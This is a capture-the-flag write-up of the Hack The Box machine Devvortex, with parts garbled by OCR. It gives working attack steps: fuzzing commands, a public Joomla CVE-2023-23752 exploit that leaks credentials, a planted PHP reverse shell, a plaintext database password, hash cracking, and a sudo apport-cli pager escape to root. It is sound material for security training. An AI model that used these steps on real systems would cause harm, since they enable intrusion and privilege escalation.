## **Devvvortex**

## **Devvvortex**

https://app.hackthebox.com/machines/Devvortex

### joomla


## apport-cli PE

Add domain to /etc/hosts devvortex.htb

dirsearch -u http://devvortex.htb

After subsription with email I see a lot of information

in burp



But after I follow redirection I have an error, it was generated by Mod Security.

But seems nothing interesting

Search subdomains

ffuf -w /usr/share/wordlists/dirbuster/subdomains-top1million-5000.txt:FUZZ -u

http://devvortex.htb -H "Host: FUZZ.devvortex.htb" -fs 154

Add dev.devvortex.htb to /etc/hosts

Fuzzing new domain, and I have a lot of directories and files

dirsearch -u http://dev.devvortex.htb

```
[13:26:54] Starting:
13:27:321
                       /administrator → http://dev.devvortex.htb/administrator/
                     - /administrator/logs
                178B
                                           → http://dev.devvortex.htb/administrator/logs/
                178B
                     - /api → http://dev.devvortex.htb/api/
[13:29:28] 301 -
                  178B - /cache → http://dev.devvortex.htb/cache/
                        - /cache/sql_error_latest.cgi
- /cli/
[13:29:28]
 13:29:36]
[13:29:39]
                  178B
                        - /components → http://dev.devvortex.htb/components/
 13:29:39]
 13:29:44]
 13:30:35]
 13:30:38]
                  178B - /images → http://dev.devvortex.htb/images/
 13:30:41]
                                     → http://dev.devvortex.htb/includes/
 13:30:43]
 13:30:44]
 13:30:55]
[13:30:55] 301
                  178B
                       - /language → http://dev.devvortex.htb/language/
                  178B
                        - /libraries → http://dev.devvortex.htb/libraries/
 13:30:55] 301
                        - /libraries/
 13:31:11] 301 -
                  178B - /media → http://dev.devvortex.htb/media/
 13:31:18]
                  178B
                                        http://dev.devvortex.htb/modules/
                                     \rightarrow
 13:31:52
           200
 [13:31:52] 301
                  178B
                        - /plugins → http://dev.devvortex.htb/plugins/
 13:32:07]
                  764B/dev/robots.txt
 13:32:40]
```

```
[13:32:40] 200 - 7648 - /robots.txt
[13:32:40] 200 - 318 - /templates → http://dev.devvortex.htb/templates/
[13:32:40] 200 - 318 - /templates → http://dev.devvortex.htb/templates/
[13:32:40] 200 - 318 - /templates/system/
[13:32:45] 200 - 318 - /tmp/ http://dev.devvortex.htb/tmp/
[13:32:45] 301 - 1788 - /tmp → http://dev.devvortex.htb/tmp/
[13:32:45] 403 - 4k8 - /tmp/2.php
[13:32:45] 403 - 4k8 - /tmp/d.php
[13:32:46] 403 - 4k8 - /tmp/cpn.php
[13:32:46] 403 - 4k8 - /tmp/d.php
[13:32:46] 403 - 4k8 - /tmp/d.php
[13:32:46] 403 - 4k8 - /tmp/dz.php
[13:32:46] 403 - 4k8 - /tmp/daspotshell.php
[13:32:46] 403 - 4k8 - /tmp/domaine.pl
[13:32:47] 403 - 4k8 - /tmp/domaine.pl
[13:32:47] 403 - 4k8 - /tmp/cap.php
[13:32:47] 403 - 4k8 - /tmp/cpi.pl
[13:32:47] 403 - 4k8 - /tmp/cpi.pl
[13:32:47] 403 - 4k8 - /tmp/pupload.php
[13:32:47] 403 - 4k8 - /tmp/yaga.php
[13:32:48] 403 - 5648 - /tmy/zaga.php
[13:32:48] 403 - 5648 - /tmy/zaga.php
[13:32:48] 403 - 5648 - /tmy/zaga.php
```

### First I check interesting files and found information about joomla


```
Kali Linux S Kali Tools Kali Dors Kali Forums Kali Forums Kali NetHunter Exploit-D8 Google Hacking D8 (*) OffSec Shift Cipher-Online D...


Joonla! CMS*

1- Overrise ** This is a Joonla! 4.x installation/upgrade package.
** Joonla! Offsical site: https://does.joonla.org/Special:MyLanguage/Joonla.4.2.version.history
** Detailed changes in the Changlogs: https://github.com/joonla/joonla-cas/commit/4.2-dev


2- Mani is Joonla! 6.2 version history - https://does.joonla.org/Special:MyLanguage/Joonla.4.2.version.history
** Detailed changes in the Changlogs: https://github.com/joonla/joonla-cas/commit/4.2-dev

2- Mani is Joonla! 6.2 version history - https://does.joonla.org/Special:MyLanguage/Joonla.4.2.version.history
** Joonla! is a Content Management System (CMS) which enables you to build websites and powerful online applications.
** It is a sizele and powerful web server application and it requires a server with MPH and either MySQL, PostgreSQL or SQL Server to run.
** You can find full technical requirements here: https://does.joonla.org/special:MyLanguage/Portal:Learn_More
** Joonla! is the right solution for most content web projects: https://docs.joonla.org/Special:MyLanguage/Portal:Learn_More
** Joonla! is the right solution for most content web projects: https://docs.joonla.org/Special:MyLanguage/Portal:Learn_More
** Joonla! is the right solution for most content web projects: https://docs.joonla.org/Special:MyLanguage/Portal:Learn_More
** Joonla! a Joonala! Translation?
** Repository of accredited language pasks: https://downloads.joonla.org/Special:MyLanguage/Portal:Learn_More
** You can also add languages directly your website via your Joonla! administration pane!: https://docs.joonla.org/Special:MyLanguage/J4.x:Setup_a_Multilingual_Site
** You can also add languages directly your website via your Joonla! administration pane!: https://docs.joonla.org/Special:MyLanguage/J4.x:Setup_a_Multilingual_Site
** Learn Joonla!
** Repository of accredited language six https://docs.joonla.org/Special:MyLanguage/J4.x:Se
```





From file LICENSE.txt I have an information about joomla's version: 4.2 I check the newest exploit



# Joomla! information disclosure - CVE-2023-23752 exploit

Joomla! < 4.2.8 - Unauthenticated information disclosure

Exploit for CVE-2023-23752 (4.0.0 <= Joomla <= 4.2.7).

[EDB-TODO] [PacketStorm] [WLB-TODO]

## **Usage**

#### But I had some problems with ruby)

```
(kali⊕ kali)-[~/HTB/devvortex/exploit-CVE-2023-23752]

$ ruby exploit.rb http://dev.devvortex.htb

<internal:/usr/lib/ruby/vendor_ruby/rubygems/core_ext/kernel_require.rb>:85:in `require': cannot load such file -- httpx (LoadError)

from <internal:/usr/lib/ruby/vendor_ruby/rubygems/core_ext/kernel_require.rb>:85:in `require'

from exploit.rb:33:in `<main>'
```


## So I dowload another exploit

git clone https://github.com/AlissoftCodes/CVE-2023-23752.git

```
python3 juid.py -a http://dev.devvortex.htb
```

I have creds and can log in!!!!

In settings -> administrator templates I foung error.php file, and change code to revshell to my kali (PHP Pentest-Monkey)



### Login to mysql database

mysql -u lewis -p

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@devvortex:/home/logan$ mysql -u lewis -p
mysql -u lewis -p
Enter password: P4ntherg0t1n5r3c0n##
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 60
Server version: 8.0.35-Oubuntu0.20.04.1 (Ubuntu)
Copyright (c) 2000, 2023, Oracle and/or its affiliates.
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
Type 'help;'lor!'\h42for help. Type '\c' to clear the current input statement.
mysql> show databases;
show databases;
 Database
 information_schema
 joomla
 performance_schema
 rows in set (0.00 sec)
mysql>
```

In joomla database a lot of tables) I found password hashes in sd4fg users

```
mysql> select * from sd4fg users;
select * from sd4fg_users;
id | name | username | email
n | params
pKey | otep | requireReset | authProvider |
                              password
                                                                   | block | sendEmail | registerDate
                                                                                           | lewis@devvortex.htb | $2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAYuhVBMVvnYWRceBmy8XdEzm1u |
-(kali⊛kali)-[~/HTB/devvortex]
 -$ nano hash.txt
 —(kali⊛kali)-[~/HTB/devvortex]
 -$ john hash.txt --wordlist=/home/kali/Desktop/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1g 0:00:00:06 DONE (2023-12-07 15:11) 0.1564g/s 219.7p/s 219.7c/s 219.7C/s dianita..harry
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

ssh as logan

```
Last login: Tue Nov 21 10:53:48 2023 from 10.10.14.23

logan@devvortex:~$ ls -la

lotal 28

frwxr-xr-x 3 logan logan 4096 Nov 21 11:04 .

frwxr-xr-x 3 root root 4096 Sep 26 19:16 ..

rwxrwxrwx 1 root root 9 Oct 26 14:58 .bash_history → /dev/null

rw-r-rr-- 1 logan logan 2701 Sep 26 19:16 .bash_logout

rw-r-r-- 1 logan logan 3771 Sep 26 19:16 .bashrc

irwx — 2 logan logan 4096 Oct 26 15:12 .cache

rw-r-r-- 1 logan logan 807 Sep 26 19:16 .profile

rw-r-r-- 1 root logan 33 Dec 7 19:49 user.txt

logan@devvortex:~$ cat user.txt

fro57dc0257aa0e2090b859a4cc0e97a

logan@devvortex:-$ sudo -l

sudo] password for logan:

katching Defaults entries for logan on devvortex:

env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shin\:/snap/bin

Jser logan may run the following commands on devvortex:

(ALL : ALL) /usr/bin/apport-cli

logan@devvortex:--$

sudo -l

sudo -l
```

Here is the program for crash detection/reporting. After I ran this program : "No reports: try --help"

```
logan@devvortex:/usr/bin$ sudo /usr/bin/apport-cli
No pending crash reports. Try --help for more information.
logan@devvortex:/usr/bin$ sudo /usr/bin/apport-cli --help
Usage: apport-cli [options] [symptom|pid|package|program path|.apport/.crash file]
Options:
  -h, --help
                         show this help message and exit
  -f, --file-bug
                         Start in bug filing mode. Requires -- package and an
                         optional -- pid, or just a -- pid. If neither is given,
                         display a list of known symptoms. (Implied if a single
                         argument is given.)
  -w, --window
                         Click a window as a target for filing a problem
                         report.
  -u UPDATE_REPORT, --update-bug=UPDATE_REPORT
                         Start in bug updating mode. Can take an optional
                          --package.
  -s SYMPTOM, --symptom=SYMPTOM
                         File a bug report about a symptom. (Implied if symptom
                         name is given as only argument.)
  -p PACKAGE, --package=PACKAGE
                         Specify package name in --file-bug mode. This is
                         optional if a --pid is specified. (Implied if package
                         name is given as only argument.)
                         Specify a running program in --file-bug mode. If this
  -P PID, --pid=PID
                         is specified, the bug report will contain more
                         information. (Implied if pid is given as only
                         argument.)
                         The provided pid is a hanging application.
  --hanging
  -c PATH, --crash-file=PATH
                         Report the crash from given .apport or .crash file instead of the pending ones in /var/crash. (Implied if
                         file is given as only argument.)
  --save=PATH
                         In bug filing mode, save the collected information
                         into a file instead of reporting it. This file can
                         then be reported later on from a different machine.
  -- tag=TAG
                         Add an extra tag to the report. Can be specified
                         multiple times.
 -v, --version Print the Apport version number.
ogan@devvortex:/usr/bin$ sudo /usr/bin/apport-cli -V
Usage: apport-cli [options] [symptom|pid|package|program path|.apport/.crash file]
apport-cli: error: no such option: -V
logan@devvortex:/usr/bin$ sudo /usr/bin/apport-cli --version
2.20.11
logan@devvortex:/usr/bin$
```

This is vulnerability version.

https://github.com/canonical/apport/commit/e5f78cc89f1f5888b6a56b785dddcb0364c48ecb

I found version

sudo /usr/bin/apport-cli -c /bin/bash less

Please choose (S/V/K/I/C): v

!/bin/bash

```
logan@devvortex:/tmp$ sudo /usr/bin/apport-cli -c /bin/bash less
*** Collecting problem information
The collected information can be sent to the developers to improve the
application. This might take a few minutes.
*** Send problem report to the developers?
After the problem report has been sent, please fill out the form in the
automatically opened web browser.
What would you like to do? Your options are:
  S: Send report (1.6 KB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
 C: Cancel
Please choose (S/V/K/I/C): v
root@devvortex:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@devvortex:/tmp#
```